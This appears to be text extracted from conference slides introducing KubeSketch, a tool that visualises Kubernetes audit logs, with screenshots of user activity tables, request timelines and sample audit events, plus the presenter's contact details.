
The majority of companies are using or evaluating Kubernetes. There needs to be more **offensive security** professionals who understand the Cloud Native landscape. Kubernetes is the core of that landscape.

Kubernetes is open source. Well **funded Advanced adversaries** WILL understand it better than most organizations running Kubernetes.


Bring the TTPs to light.




84% of companies are using or evaluating Kubernetes



40% of companies site security as a challenge



26% of companies site lack of training as a challenge



Only 28% of companies are using only a managed cluster



Have a question?

Please feel free to reach out. I'm always happy to talk about Kubernetes and Offensive Security

Twitter

@grahamhelton3
@LowOrbitSec

Website

GrahamHelton.com
LowOrbitSecurity.com

Email

Blog@GrahamHelton.com
Graham@LowOrbitSecurity.com

LinkedIn


Linkedin.com/in/grahamhelton
Linkedin.com/in/LowOrbitSecurity



Thank You!

Website
LowOrbitSecurity.com

Introducing KubeSketch




```
auditlogs git:(main) ✗ cat manyusers.log | wc -l
```

```
39139
```

```
auditlogs git:(main) ✗ cat manyusers.log | jq | head -n 20
```

```
"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
"stage": "RequestReceived",
"requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
"verb": "get",
"user": {
  "username": "system:apiserver",
  "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
  "groups": [
    "system:masters"
  ]
},
"sourceIPs": [
  "::1"
],
"userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
"objectRef": {
  auditlogs git:(main) ✗
```



Color Legend (16 users)

admin-user

adminuser

analyst-user

backend-user

database-user

dev-user

developer-user

frontend-user

hackerman

minikube-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-...	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-...	19:24:55	19:41:21	12	5	[view]
readonlyu...	19:24:46	19:46:01	10	2	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197Requests

22Resources

4Namespaces

3Errors

Resource Access	Namespaces
jobs.batch	trivy-temp
pods	kube-system
serviceaccounts	default
nodes	openshift-kube-apiserver

```
auditlogs git:(main) ✗ cat manyusers.log | wc -l
39139
auditlogs git:(main) ✗ cat manyusers.log | jq | head -n 20

{"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
"stage": "RequestReceived",
"requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
"verb": "get",
"user": {
  "username": "system:apiserver",
  "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
  "groups": [
    "system:masters"
  ]
},
"sourceIPs": [
  "::1"
],
"userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
"objectRef": {
auditlogs git:(main) ✗
```



Upload Kubernetes Audit Log

Drag & drop a file here, or click to select

Upload and Process

Audit Log Timeline 19:05:36 - 19:45:50

☒ Show System Accounts

Scale:

Logarithmic ▾

Reset Zoom



Audit Log Timeline 19:05:36 - 19:45:50

☐ Show System Accounts

Scale:

Logarithmic ▾

Reset Zoom



Color Legend (16 users)

admin-user

adminuser

analyst-user

backend-user

database-user

dev-user

developer-user

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minikube-user	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-user	19:24:55	19:41:21	12	5	[view]
readonlyuser	19:24:46	19:46:01	10	2	[view]
analyst-user	19:26:45	19:37:05	10	4	[view]
hackerman	19:26:33	19:37:12	8	4	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197
Requests

22
Resources

4
Namespaces

3
Errors

Resource Access		Namespaces	
jobs.batch	38	trivy-temp	77
pods	34	kube-system	18
serviceaccounts	20	default	17
nodes	19	openshift-kube-apiserver	2
events	18		

Actions

get
79

list
76

watch
24

create
10

delete
8

Errors

Not Found 3

Line # ↑	Timestamp ↕	Verb ↕	Resource ↕	Namespace ↕	Stage ↕	Status ↕
19271	19:07:22	get		-	RequestReceived	0
19272	19:07:22	get		-	ResponseComplete	304
19273	19:07:22	get		-	RequestReceived	0
19274	19:07:22	get		-	ResponseComplete	304
19297	19:07:25	list	pods	default	RequestReceived	0
19298	19:07:25	list	pods	default	ResponseComplete	200
19353	19:07:32	list	deployments	default	RequestReceived	0
19354	19:07:32	list	deployments	default	ResponseComplete	200
19489	19:07:51	get		-	RequestReceived	0
19490	19:07:51	get		-	ResponseComplete	200
19491	19:07:51	get	pods (ubuntu-infinite)	default	RequestReceived	0
19492	19:07:51	get	pods (ubuntu-infinite)	default	ResponseComplete	404
19493	19:07:51	create	pods	default	RequestReceived	0
19498	19:07:51	create	pods (ubuntu-infinite)	default	ResponseComplete	201
19569	19:07:58	list	pods	default	RequestReceived	0
19570	19:07:58	list	pods	default	ResponseComplete	200
19659	19:08:07	get	pods (ubuntu-infinite)	default	RequestReceived	0
19660	19:08:07	get	pods (ubuntu-infinite)	default	ResponseComplete	200
19661	19:08:07	get	pods (ubuntu-infinite)	default	RequestReceived	0
19662	19:08:07	get	pods (ubuntu-infinite)	default	ResponseStarted	101
19719	19:08:13	get	pods (ubuntu-infinite)	default	ResponseComplete	101

Line:	33004	AuditID:	f7af46df-a824-4f62-8cdb-476e50e2e1ba
Stage:	RequestReceived	Timestamp:	2025-05-08T23:34:30.466Z
Verb:	list		
User:	hackerman	Source IP:	192.168.49.1
User Agent:	kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc		
URI:	/api/v1/namespaces/default/pods?limit=500		

```
kind: "Event"
apiVersion: "audit.k8s.io/v1"
level: "Metadata"
auditID: "f7af46df-a824-4f62-8cdb-476e50e2e1ba"
stage: "RequestReceived"
requestURI: "/api/v1/namespaces/default/pods?limit=500"
verb: "list"
▶ user: {...}
▶ sourceIPs: [...]
userAgent: "kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc"
▶ objectRef: {...}
requestReceivedTimestamp: "2025-05-08T23:34:30.466349Z"
stageTimestamp: "2025-05-08T23:34:30.466349Z"
```

minikube-user

192.168.49.1



API Server

10.96.0.1

minikube

192.168.49.2

7:07:51 PM
cb46eb8f3d7b

Line: 19491

VIEW

COPY

[GET | PODS]

7:07:51 PM
cb46eb8f3d7b

Line: 19492

VIEW

COPY

[GET | PODS]

404

7:07:51 PM
8b71d71ad221

Line: 19493

VIEW

COPY

[CREATE | PODS]

7:07:51 PM

ID: 9fb2f213-13ad-4bc9-b4c4-8b71d71ad221

CREATE | PODS

FROM: minikube-user

TO: API Server

LINE: 19493

STAGE: RequestReceived

NAMESPACE: default

create request for pods in namespace 'default'

7:07:51 PM
42482cf5431a

Line: 19494

VIEW

COPY

7:07:51 PM
42482cf5431a

Line: 19495

VIEW

COPY

7:07:51 PM
26c6c9d4b570

Line: 19496

VIEW

COPY

[LIST | RESOURCEQUOTAS]

7:07:51 PM
26c6c9d4b570

Line: 19497

VIEW

COPY

[LIST | RESOURCEQUOTAS]

200

7:07:51 PM
8b71d71ad221

Line: 19498

VIEW

COPY

[CREATE | PODS]

201